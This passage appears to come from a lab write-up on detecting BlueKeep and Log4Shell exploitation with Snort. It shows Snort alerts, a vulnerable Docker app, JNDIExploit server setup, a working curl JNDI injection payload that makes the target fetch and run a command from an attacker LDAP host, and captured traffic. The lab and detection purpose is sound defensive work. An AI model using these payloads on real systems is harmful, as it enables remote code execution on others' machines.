0000  00 0c 29 e9 e1 78 00 0c  29 43 05 ea 08 00 45 00   ··)··x·· )C····E·
0010  00 34 0d 0a 40 00 40 06  e3 06 c0 a8 64 b2 c0 a8   ·4··@·@· ····d···
0020  64 b0 a2 9f 0d 3d 4e 71  79 f8 c7 b7 f6 61 80 10   d····=Nq y····a··
0030  01 f6 87 76 00 00 01 01  08 0a 81 92 ce d8 00 01   ···v···· ········
0040  1b d1                                              ··
```

Now we have opened the Wireshark inside the windows 7 machine and we can see the various packets. This is showing that RDP communication is successful. Traffic is Captured through Wireshark to Analyse the traffic and deploy the IDS Signature.




```
Administrator: Command Prompt - snort  -i 5 -c C:\Snort\etc\snort.conf -A console
Acquiring network traffic from "\Device\NPF_{39D645F4-AADE-4086-84FA-087F4477FAA3}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.2  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=8608)
02/22-18:06:55.957286  [**] [1:100000012:0] ΓÇ¥Metasploit BluekeepΓÇ¥ [**] [Priority: 0] {TCP} 192.168.100.122:39709 -> 192.168.100.176:3389
02/22-18:06:56.175929  [**] [1:100000012:0] ΓÇ¥Metasploit BluekeepΓÇ¥ [**] [Priority: 0] {TCP} 192.168.100.122:39709 -> 192.168.100.176:3389
02/22-18:07:08.894212  [**] [1:100000012:0] ΓÇ¥Metasploit BluekeepΓÇ¥ [**] [Priority: 0] {TCP} 192.168.100.122:34497 -> 192.168.100.176:3389
```

And if we run the snort on the target machine we can see that it is also successfully logging that Bluekeep vulnerability is exploited.

Log4Shell

The below command runs a **Docker container** named vulnerable-app, exposing port 9090, using an intentionally vulnerable Java application that is susceptible to the **Log4Shell (CVE-2021-**


44228) exploit. This app logs user-controlled input using **Log4j**, making it exploitable via malicious JNDI lookups, allowing **remote code execution (RCE)** if properly attacked.



1
2
3
4
8:15
kali@kali: ~/Desktop/log4shell-vulnerable-app
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/log4shell-vulnerable-app]
└─$ sudo docker run --name vulnerable-app --rm -p 9090:8080 --ulimit nofile=8096:8096 ghcr.io/christophetd/log4shell-vulnerable-app


  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2025-02-22 10:43:02.095  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Starting VulnerableAppApplication using Java 1.8.0_181 on a
ff0191e4c04 with PID 1 (/app/spring-boot-application.jar started by root in /)
2025-02-22 10:43:02.181  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : No active profile set, falling back to default profiles: de
fault
2025-02-22 10:43:05.109  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2025-02-22 10:43:05.164  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2025-02-22 10:43:05.164  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.55]
2025-02-22 10:43:05.341  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2025-02-22 10:43:05.341  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 285
1 ms
2025-02-22 10:43:06.311  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat started on port(s): 8080 (http) with context path ''
2025-02-22 10:43:06.323  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Started VulnerableAppApplication in 5.874 seconds (JVM runn
ing for 7.568)
2025-02-22 10:44:07.207  INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]                        : Initializing Spring DispatcherServlet 'dispatcherServlet'
2025-02-22 10:44:07.208  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Initializing Servlet 'dispatcherServlet'
2025-02-22 10:44:07.210  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Completed initialization in 2 ms
2025-02-22 10:44:07.285  WARN 1 --- [nio-8080-exec-1] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframework.web.bind.MissingRequestHeader
Exception: Required request header 'X-Api-Version' for method parameter type String is not present]
2025-02-22 10:53:47,215 http-nio-8080-exec-2 WARN Error looking up JNDI resource [ldap:192.168.100.178//:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=]
. javax.naming.CommunicationException: localhost:389 [Root exception is java.net.ConnectException: Connection refused (Connection refused)]
        at com.sun.jndi.ldap.Connection.<init>(Connection.java:238)
        at com.sun.jndi.ldap.LdapClient.<init>(LdapClient.java:137)
        at com.sun.jndi.ldap.LdapClient.getInstance(LdapClient.java:1615)
        at com.sun.jndi.ldap.LdapCtx.connect(LdapCtx.java:2749)
        at com.sun.jndi.ldap.LdapCtx.<init>(LdapCtx.java:319)
        at com.sun.jndi.url.ldap.ldapURLContextFactory.getUsingURLIgnoreRootDN(ldapURLContextFactory.java:60)
        at com.sun.jndi.url.ldap.ldapURLContext.getRootURLContext(ldapURLContext.java:61)
        at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:202)
        at com.sun.jndi.url.ldap.ldapURLContext.lookup(ldapURLContext.java:94)
        at javax.naming.InitialContext.lookup(InitialContext.java:417)
        at org.apache.logging.log4j.core.net.JndiManager.lookup(JndiManager.java:172)
        at org.apache.logging.log4j.core.lookup.JndiLookup.lookup(JndiLookup.java:56)
        at org.apache.logging.log4j.core.lookup.Interpolator.lookup(Interpolator.java:221)
        at org.apache.logging.log4j.core.lookup.StrSubstitutor.resolveVariable(StrSubstitutor.java:1110)
        at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1033)
        at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
        at org.apache.logging.log4j.core.lookup.StrSubstitutor.replace(StrSubstitutor.java:467)
```

The **JNDIExploit** tool sets up a malicious LDAP/RMI server to exploit **Log4Shell (CVE-2021-44228).** When a vulnerable application performs a JNDI lookup (e.g., via Log4j logging user input with ${jndi:ldap://attacker-ip:8888/exploit}), it retrieves and executes a malicious Java payload from the attacker's server, enabling **remote code execution (RCE)** on the target system.




```
┌──(kali㉿kali)-[~/Desktop/Log4shell_JNDIExploit]
└─$ ls
JNDIExploit-1.2-SNAPSHOT.jar  JNDIExploit.v1.2.zip  lib  README.md

┌──(kali㉿kali)-[~/Desktop/Log4shell_JNDIExploit]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.100.178 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

This **curl command** sends a request to the vulnerable app on **port 9090,** injecting a malicious **JNDI lookup** in the X-Api-Version header. If the app is vulnerable to **Log4Shell (CVE-2021-44228)**, it will contact the attacker's LDAP server (your-private-ip:1389), retrieve a payload, and execute the **Base64-decoded command** (touch /tmp/pwned), creating a file named pwned in /tmp, demonstrating **remote code execution (RCE)**.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl 127.0.0.1:9090 -H 'X-Api-Version: ${jndi:ldap://192.168.100.178:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
Hello, world!

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

As we can see in below screenshot, we have received a request.



```
        at java.lang.reflect.Method.invoke(Method.java:498)
        at org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:205)
        at org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:150)
        at org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117)
        at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:895)
        at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:808)
        at org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
        at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1067)
        at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:963)
        at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
        at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:655)
        at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
        at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
        at org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:100)
        at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
        at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93)
        at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
        at org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:201)
        at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
        at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:197)
        at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
        at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:540)
        at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:135)
        at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
        at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
        at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:357)
        at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:382)
        at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
        at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:895)
        at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1722)
        at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
        at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
        at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
        at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
        at java.lang.Thread.run(Thread.java:748)

2025-02-22 13:20:37.855  INFO 1 --- [nio-8080-exec-2] HelloWorld                              : Received a request for API version ${jndi:ldap://192.168.100.178:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo
=}
```


Traffic is Captured through Wireshark to Analyse the traffic and deploy the IDS Signature.


log4shell.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0
Wireshark · Follow TCP Stream (tcp.stream eq 0) · log4shell.pcap
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (303 bytes)
Show as ASCII
No delta times
Stream 0
Find:
Case sensitive
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help
Packets: 10 · Displayed: 10 (100.0%)
Profile: Default

```
No. Time      Source     Destination  Protocol Length Info
  1 0.000000  127.0.0.1  127.0.0.1    TCP        74 57554 → 9090 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=1014042061 TSecr=0 WS=128
  2 0.000021  127.0.0.1  127.0.0.1    TCP        74 9090 → 57554 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=1014042061 TSecr=1014042061 WS…
```


```
GET / HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: curl/8.11.0
Accept: */*
X-Api-Version: ${jndi:ldap:192.168.100.178//:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}


HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 13
Date: Sat, 22 Feb 2025 11:24:51 GMT

Hello, world!
```

After deploying the IDS Signature, we run snort, we can see that it is also successfully logging that log4shell vulnerability is exploited.




```
C:\Snort\bin>snort -c C:\Snort\etc\snort.conf -A console -r log4shell.pcap -l C:\Snort\log -k none -q
